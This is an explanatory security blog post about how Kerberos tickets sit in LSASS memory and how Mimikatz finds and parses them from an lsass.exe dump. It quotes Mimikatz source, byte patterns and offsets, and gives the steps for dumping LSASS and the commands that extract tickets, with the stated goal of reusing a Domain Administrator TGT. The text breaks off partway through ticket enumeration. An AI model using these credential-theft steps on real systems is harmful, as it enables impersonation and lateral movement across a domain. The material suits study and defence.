
The main focus of this blog post will be explaining how Kerberos tickets are cached in LSASS, how they can be extracted and how they can be used to impersonate other users. Ticket extraction will be demonstrated both automatically using Mimikatz and manually by inspecting a memory dump of lsass.exe. A fix to Mimikatz source code will be applied to make it correctly parse tickets.
1. Introducing LSASS
The Local Security Authority Subsystem Service (LSASS.exe) is a Windows process responsible for handling local security policies, user authentication, and stores credentials in memory. Because of this, it becomes a valuable target for attackers that want to move laterally inside a network.
The following security concepts are related to this process:
-
Authentication represents the process of verifying a user’s identity. LSASS validates credentials locally or against domain controllers.
-
Kerberos and NTLM are the two primary authentication protocols used in Windows environments.
-
Credentials encompass various forms of identity proof. They are stored in memory by LSASS during the user’s session.
Important features
Access to lsass.exe memory is restricted for non-privileged users, preventing them from directly reading sensitive data from the process. However, administrative privileges can still bypass these protections, so a user with Administrator privileges can access sensitive information stored in LSASS memory.
If an attacker compromises a high-privileged account, they may be able to extract this information and use it to gain a foothold within the domain by obtaining other domain users’ credentials.
LSASS.exe maintains different types of credentials in memory, including:
- NTLM Hashes
- Kerberos TGTs and Service Tickets, which will be the focus of this blog post
- Plaintext Passwords
2. Kerberos Tickets
In Windows domain environments, Kerberos is the primary authentication protocol used to verify user identities and grant access to network resources. Instead of repeatedly sending credentials such as passwords, Kerberos relies on tickets that prove a user has already been authenticated.
These tickets are issued by the Key Distribution Center (KDC), a service that runs on the Domain Controller.
Once issued, Kerberos tickets are cached in LSASS memory, which allows users to access multiple services without re-entering their credentials. However, it also means that sensitive authentication material resides in memory and can be retrieved, which will be the goal of this experiment.
To understand how these tickets can be used, it’s important to understand the types of Kerberos tickets.
Ticket Granting Ticket (TGT)
When a user logs into a domain-joined machine, the authentication process begins with a request to the KDC.
The client sends an Authentication Service Request (AS-REQ) containing the user’s credentials. If they are correct, the KDC responds with an Authentication Service Reply (AS-REP) containing a Ticket Granting Ticket (TGT).
The TGT serves as proof that the user has successfully authenticated to the domain. Instead of sending their password again, the user can present the TGT to request access to other services within the domain.
Service Tickets (TGS)
When the user attempts to access a network service, such as a file share or a domain controller service, he needs a service ticket. To request it, the client specifies which service it wants to access and presents the TGT to the KDC. This exchange is called Ticket Granting Service request (TGS-REQ).
If the request is valid, the KDC returns a TGS-REP containing a service ticket that allows the user to authenticate to the requested service. The user then only needs to present the TGS to access the desired service.
Just like the TGT, service tickets are also cached in LSASS memory so that they can be reused without contacting the domain controller again.
3. Cached Tickets
To view these cached tickets, we can use the klist command in Powershell or CMD. Here’s an example of the output:

There is a TGT (the ticket was signed by the krbtgt service in the domain controller) and a few TGS for services in the DC.
4. How Mimikatz Finds Tickets
To extract all the information from a ticket, most of the work involves parsing internal structures and resolving pointers to related structures. The graph below provides a simplified view of how Mimikatz extracts a ticket from the memory of LSASS:

In this blog post, the scenario focuses on extracting a Domain Administrator TGT from an LSASS.exe memory dump. Using a memory dump makes it easier to inspect process memory alongside Mimikatz’s behavior. The extracted TGT will then be used to list the C drive of DC01, an operation that a standard local user cannot perform. Successfully doing so demonstrates that the ticket is valid.
To generate a ticket we need:
- Username
- Domain
- Service
- Domain
- Key
- Key type
- Ticket
- Ticket type
- Start, end, and renewal times
Below is a detailed explanation of how Mimikatz retrieves this information. In the next section, we will manually extract these values and use them to generate a .kirbi ticket, the same format produced by Mimikatz.
a. Setup
To set up the scenario, a PowerShell window is launched in the context of the Domain Administrator. In this case, the domain is LAB.LOCAL. A new logon session is created for LAB.LOCAL\Administrator, and we can already see that it has a stored TGT when using klist.

A memory dump taken at this point will include this ticket, and this TGT will be this first to be parsed, making it a good example. These are the steps to do it: Open Task Manager as Administrator > Right-Click lsass.exe and select Create dump file. The created lsass.dmp should then be copied to the same folder as mimikatz.exe.
The Mimikatz commands used to retrieve the tickets are:
sekursla::minidump ".\lsass.dmp"
sekurlsa::tickets
First the context is switched to the dump file instead of the live process, then the tickets are parsed. The /export flag is optional and is used to actually create the Kirbi ticket files instead of just listing the stored tickets. This will be useful later. Here is an example with just a fraction of all the listed tickets:

Let us now take a closer look Mimikatz parses this ticket.
b. Finding KIWI_MSV1_0_LIST
The first step is to locate the address of the KIWI_MSV1_0_LIST structure. This is a linked list in which each entry contains information about a single logon session, identified by a LUID. This structure is used to iterate through all sessions and retrieve their associated tickets.
The offset needed to find the address of KIWI_MSV1_0_LIST is in the lsasrv.dll module. The kuhl_m_sekurlsa_acquireLSA() function will call this function to search this DLL:
kuhl_m_sekurlsa_utils_search(&cLsass, &kuhl_m_sekurlsa_msv_package.Module)
The name of the DLL is confirmed by examining the kuhl_m_sekurlsa_msv_package structure passed as the second argument:

The called function then prepares the required parameters and invokes the actual search routine. The variable &LogonSessionList will hold the pointer to KIWI_MSV1_0_LIST in the end, while LsaSrvReferences contains both the byte pattern to search for within the DLL and the offsets required to resolve that pointer inside lsasrv.dll.
BOOL kuhl_m_sekurlsa_utils_search(PKUHL_M_SEKURLSA_CONTEXT cLsass, PKUHL_M_SEKURLSA_LIB pLib)
{
	PVOID *pLogonSessionListCount = (cLsass->osContext.BuildNumber < KULL_M_WIN_BUILD_2K3) ? NULL : ((PVOID *) &LogonSessionListCount);
	return kuhl_m_sekurlsa_utils_search_generic(cLsass, pLib, LsaSrvReferences,  ARRAYSIZE(LsaSrvReferences), (PVOID *) &LogonSessionList, pLogonSessionListCount, NULL, NULL);
}
Now, let’s look at the actual search logic. First, sMemory is populated with information about the DLL. Then, currentReference is assigned the pattern and offsets that guide the search. These values differ between Windows versions, so kull_m_patch_getGenericFromBuild() is used to retrieve the correct helper structure.
In my version, this structure contains a pointer to the byte pattern and one relevant offset, off0. The second offset, off1, is used to locate pLogonSessionListCount, which will be omitted here for simplicity.

The following byte pattern is searched for inside the DLL:
0x00007FF7D0873D38: 33 ff 41 89 37 4c 8b f3 45 85 c0 74
Once this pattern is found inside lsasrv.dll using kull_m_memory_search, an offset of 0x17 is added to the resulting address. This adjusted address points to the value that will be used to resolve the location of the KIWI_MSV1_0_LIST structure.
The function kull_m_memory_copy() is used a lot in Mimikatz. Its purpose is to copy data from a virtual address within lsass.exe (in this case, from the memory dump) into a local buffer so it can be accessed easily. This is necessary because a virtual address such as 0x00007FF7D0873D38 does not correspond directly to a raw offset within the dump file, otherwise, the file would need to be unrealistically large (around 128 TB, in this case).
Using this function, the data located 0x17 bytes after the pattern is copied into the offset variable. Finally, by adding this offset, LogonSessionList (represented as genericPtr within this function) is set to the address of KIWI_MSV1_0_LIST. Below is the search function (with less relevant parts omitted):
BOOL kuhl_m_sekurlsa_utils_search_generic(PKUHL_M_SEKURLSA_CONTEXT cLsass, PKUHL_M_SEKURLSA_LIB pLib, PKULL_M_PATCH_GENERIC generics, SIZE_T cbGenerics, PVOID * genericPtr, PVOID * genericPtr1, PVOID * genericPtr2, PLONG genericOffset1)
{
	// sets up lsasrv.dll to be searched
	KULL_M_MEMORY_SEARCH sMemory = {{{pLib->Informations.DllBase.address, cLsass->hLsassMem}, pLib->Informations.SizeOfImage}, NULL};
	PKULL_M_PATCH_GENERIC currentReference;
	LONG offset;
	// finds current build to get the right helper structure
	currentReference = kull_m_patch_getGenericFromBuild(generics, cbGenerics, cLsass->osContext.BuildNumber);
	if (currentReference)
	{
		// Pattern : 33 ff 41 89 37 4c 8b f3 45 85 c0 74
		aLocalMemory.address = currentReference->Search.Pattern;

		// will search for the pattern in the library and store it in sMemory.result
		if(kull_m_memory_search(&aLocalMemory, currentReference->Search.Length, &sMemory, FALSE))
		{
            // adds 0x17 to the found pattern address
			aLsassMemory.address = (PBYTE) sMemory.result + currentReference->Offsets.off0;

			aLocalMemory.address = &offset;
			// copies whats after the pattern to the offset variable
			if(pLib->isInit = kull_m_memory_copy(&aLocalMemory, &aLsassMemory, sizeof(LONG)))
				// Pattern address + 0x17 + 4 + offset (0x001241b1) = &LogonSessionList
				*genericPtr = ((PBYTE) aLsassMemory.address + sizeof(LONG) + offset);
		}
	}
	return pLib->isInit;
}
At this point, we have the address of a structure containing information about the logon sessions stored in LSASS. However, in order to extract any information, we need to correctly parse the structure fields.
The offsets of these fields may vary depending on the Windows version and build. This applies not only to KIWI_MSV1_0_LIST, but also to other related structures that will be discussed later. Below are the different structure layouts defined for KIWI_MSV1_0_LIST:

Here is how Mimikatz chooses which version to use. lsassEnumHelpers is an array of offset structures based on each version and the right array is chosen based on the Windows version.
if(cLsass.osContext.BuildNumber < KULL_M_WIN_MIN_BUILD_2K3)
	helper = &lsassEnumHelpers[0];
else if(cLsass.osContext.BuildNumber < KULL_M_WIN_MIN_BUILD_VISTA)
	helper = &lsassEnumHelpers[1];
else if(cLsass.osContext.BuildNumber < KULL_M_WIN_MIN_BUILD_7)
	helper = &lsassEnumHelpers[2];
else if(cLsass.osContext.BuildNumber < KULL_M_WIN_MIN_BUILD_8)
	helper = &lsassEnumHelpers[3];
else if(cLsass.osContext.BuildNumber < KULL_M_WIN_MIN_BUILD_BLUE)
	helper = &lsassEnumHelpers[5];
else
	helper = &lsassEnumHelpers[6];
I’m using a recent build of Windows 10, this corresponds to KIWI_MSV1_0_LIST_63, so these are the offsets that will be used to parse the structure:

At this point, information can be extracted from each session. However, the tickets themselves are not stored in this structure, so an additional function must be called using the data from each session.
This function is kuhl_m_sekurlsa_enum_generic_callback_kerberos(), which is represented here as callback, a function pointer passed as a parameter.
It is also worth noting how the sessions are iterated in the final line: traversal is performed through the linked list pointer.
if(kull_m_memory_copy(&aBuffer, &data, helper->tailleStruct))
{
	sessionData.LogonId		= (PLUID)			((PBYTE) aBuffer.address + helper->offsetToLuid);
	sessionData.LogonType	= *((PULONG)		((PBYTE) aBuffer.address + helper->offsetToLogonType));
	sessionData.Session		= *((PULONG)		((PBYTE) aBuffer.address + helper->offsetToSession));
	sessionData.UserName	= (PUNICODE_STRING) ((PBYTE) aBuffer.address + helper->offsetToUsername);
	sessionData.LogonDomain	= (PUNICODE_STRING) ((PBYTE) aBuffer.address + helper->offsetToDomain);
	sessionData.pCredentials= *(PVOID *)		((PBYTE) aBuffer.address + helper->offsetToCredentials);
	sessionData.pSid		= *(PSID *)			((PBYTE) aBuffer.address + helper->offsetToPSid);
	sessionData.pCredentialManager = *(PVOID *) ((PBYTE) aBuffer.address + helper->offsetToCredentialManager);
	sessionData.LogonTime	= *((PFILETIME)		((PBYTE) aBuffer.address + helper->offsetToLogonTime));
	sessionData.LogonServer	= (PUNICODE_STRING) ((PBYTE) aBuffer.address + helper->offsetToLogonServer);

	retCallback = callback(&sessionData, pOptionalData);

	data.address = ((PLIST_ENTRY) (aBuffer.address))->Flink;
}
c. Finding the AVL tree and KIWI_KERBEROS_LOGON_SESSION
Now, inside kuhl_m_sekurlsa_enum_generic_callback_kerberos(), and with information about a specific logon session (including its LUID), the next step is to locate the corresponding KIWI_KERBEROS_LOGON_SESSION structure. This structure contains the Kerberos tickets for that session.
To find it, Mimikatz uses a self-balancing binary search tree (AVL tree). Each node in this tree contains a pointer to a KIWI_KERBEROS_LOGON_SESSION, so the goal is to locate the node associated with the current LUID.
The first step is to find the address of the AVL tree itself. This process is similar to the previous one: it involves searching a loaded DLL for a specific byte pattern and then resolving an offset. In this case, the target DLL is kerberos.dll, and the pattern being searched is: 48 8b 18 48 8d 0d.
BOOL kuhl_m_sekurlsa_utils_search_generic(PKUHL_M_SEKURLSA_CONTEXT cLsass, PKUHL_M_SEKURLSA_LIB pLib, PKULL_M_PATCH_GENERIC generics, SIZE_T cbGenerics, PVOID * genericPtr, PVOID * genericPtr1, PVOID * genericPtr2, PLONG genericOffset1)
{
	KULL_M_MEMORY_ADDRESS aLsassMemory = {NULL, cLsass->hLsassMem}, aLocalMemory = {NULL, &KULL_M_MEMORY_GLOBAL_OWN_HANDLE};
	// sets up kerberos.dll to be searched
	KULL_M_MEMORY_SEARCH sMemory = {{{pLib->Informations.DllBase.address, cLsass->hLsassMem}, pLib->Informations.SizeOfImage}, NULL};
	PKULL_M_PATCH_GENERIC currentReference;
	LONG offset;
	// finds current build to get the right AVL table pattern and offsets
	currentReference = kull_m_patch_getGenericFromBuild(generics, cbGenerics, cLsass->osContext.BuildNumber);
	if (currentReference)
	{
		// 48 8b 18 48 8d 0d pattern used to find the table
		aLocalMemory.address = currentReference->Search.Pattern;
		// will search for the pattern in the library and store it in sMemory.result
		if(kull_m_memory_search(&aLocalMemory, currentReference->Search.Length, &sMemory, FALSE))
		{
			// adds 0x6 to the found pattern address
			aLsassMemory.address = (PBYTE) sMemory.result + currentReference->Offsets.off0;

			aLocalMemory.address = &offset;
			// copies whats after the pattern to the offset variable
			if(pLib->isInit = kull_m_memory_copy(&aLocalMemory, &aLsassMemory, sizeof(LONG)))
				// Pattern address + 0x6 + 4 + offset (0x00094301) = AVL
				*genericPtr = ((PBYTE) aLsassMemory.address + sizeof(LONG) + offset);
		}
	}
	return pLib->isInit;
}
After locating the AVL tree, it must be traversed to find the node corresponding to the current LUID. First it’s important to see how this tree is defined.
typedef struct _RTL_BALANCED_LINKS {
	struct _RTL_BALANCED_LINKS *Parent;
	struct _RTL_BALANCED_LINKS *LeftChild;
	struct _RTL_BALANCED_LINKS *RightChild;
	CHAR Balance;
	UCHAR Reserved[3]; // align
} RTL_BALANCED_LINKS, *PRTL_BALANCED_LINKS;

typedef struct _RTL_AVL_TABLE {
	RTL_BALANCED_LINKS BalancedRoot;
	PVOID OrderedPointer;
} RTL_AVL_TABLE, *PRTL_AVL_TABLE;

Most fields have been removed from RTL_AVL_TABLE, leaving only the two relevant ones. The BalancedRoot contains pointers to the parent node as well as the left and right child nodes, which are used during tree traversal. The OrderedPointer field points to a logon session’s KIWI_KERBEROS_LOGON_SESSION structure. One of these entries will correspond to the target LUID.
The structure of such a tree can be visualized as follows:
The function kuhl_m_sekurlsa_utils_pFromAVLByLuid() is then used to locate the logon session structure associated with the current LUID. It receives three parameters: the AVL table, the offset of the LUID field within KIWI_KERBEROS_LOGON_SESSION, and the target LUID value.
The search process consists of traversing the tree node by node. For each node, the function checks if *OrderedPointer + LUIDoffset matches the target LUID. If it does not, the function recursively calls kuhl_m_sekurlsa_utils_pFromAVLByLuidRec() on the left and right child nodes until the correct entry is found.
PVOID kuhl_m_sekurlsa_utils_pFromAVLByLuid(PKULL_M_MEMORY_ADDRESS pTable, ULONG LUIDoffset, PLUID luidToFind)
{
	PVOID resultat = NULL;
	RTL_AVL_TABLE maTable;
	KULL_M_MEMORY_ADDRESS data = {&maTable, &KULL_M_MEMORY_GLOBAL_OWN_HANDLE};

	if(kull_m_memory_copy(&data, pTable, sizeof(RTL_AVL_TABLE)))
	{
        // start by looking at the first right child
		pTable->address = maTable.BalancedRoot.RightChild;
		resultat = kuhl_m_sekurlsa_utils_pFromAVLByLuidRec(pTable, LUIDoffset, luidToFind);
	}
	return resultat;
}

PVOID kuhl_m_sekurlsa_utils_pFromAVLByLuidRec(PKULL_M_MEMORY_ADDRESS pTable, ULONG LUIDoffset, PLUID luidToFind)
{
	PVOID resultat = NULL;
	RTL_AVL_TABLE maTable;
	KULL_M_MEMORY_ADDRESS data = {&maTable, &KULL_M_MEMORY_GLOBAL_OWN_HANDLE};

	//get table on maTable
	if(kull_m_memory_copy(&data, pTable, sizeof(RTL_AVL_TABLE)))
	{
		// pTable->address points to node's corresponding KIWI_KERBEROS_LOGON_SESSION_10 structure
		if(pTable->address = maTable.OrderedPointer)
		{
			if(data.address = LocalAlloc(LPTR, LUIDoffset + sizeof(LUID)))
			{
				//copy part of the structure to compare LUID
				if(kull_m_memory_copy(&data, pTable, LUIDoffset + sizeof(LUID)))
				{
                    //if LUIDs are the same, return current OrderedPointer
					if(SecEqualLuid(luidToFind, (PLUID) ((PBYTE) (data.address) + LUIDoffset)))
						resultat = maTable.OrderedPointer;
				}
				LocalFree(data.address);
			}
		}
        // else, look in children nodes
        if(!resultat && (pTable->address = maTable.BalancedRoot.LeftChild))
			resultat = kuhl_m_sekurlsa_utils_pFromAVLByLuidRec(pTable, LUIDoffset, luidToFind);
		if(!resultat && (pTable->address = maTable.BalancedRoot.RightChild))
			resultat = kuhl_m_sekurlsa_utils_pFromAVLByLuidRec(pTable, LUIDoffset, luidToFind);
	}
	return resultat;
}
At this stage, we should have a pointer to KIWI_KERBEROS_LOGON_SESSION_10_1607 (for my Windows build). Examining the fields of this structure shows that we are now very close to accessing the tickets (some fields have been omitted for clarity):
typedef struct _KIWI_KERBEROS_LOGON_SESSION_10_1607 {
	ULONG		UsageCount;
	LUID		LocallyUniqueIdentifier;
	KIWI_KERBEROS_10_PRIMARY_CREDENTIAL_1607	credentials;
	PVOID		pKeyList;
	LIST_ENTRY	Tickets_1;
	LIST_ENTRY	Tickets_2;
	LIST_ENTRY	Tickets_3;
	PVOID		SmartcardInfos;
} KIWI_KERBEROS_LOGON_SESSION_10_1607, *PKIWI_KERBEROS_LOGON_SESSION_10_1607;
There are three Tickets fields, each corresponding to a different ticket type (TGT, client ticket, and TGS). These fields are of type LIST_ENTRY, which represent doubly linked lists. Each list contains a pointer to the first ticket, and, if multiple tickets are present, a pointer to the last one as well.
d. Finding and parsing the tickets
The program now iterates over each ticket type and calls kuhl_m_sekurlsa_kerberos_enum_tickets() on the corresponding linked list:
const wchar_t * KUHL_M_SEKURLSA_KERBEROS_TICKET_TYPE[] = {L"Ticket Granting Service", L"Client Ticket ?", L"Ticket Granting Ticket",};

for(i = 0; i < 3; i++)
{
	kprintf(L"\n\tGroup %u - %s", i, KUHL_M_SEKURLSA_KERBEROS_TICKET_TYPE[i]);
	kuhl_m_sekurlsa_kerberos_enum_tickets(pData, i, (PBYTE) RemoteLocalKerbSession.address + kerbHelper[KerbOffsetIndex].offsetTickets[i], ticketData->isTicketExport);
	kprintf(L"\n");
}
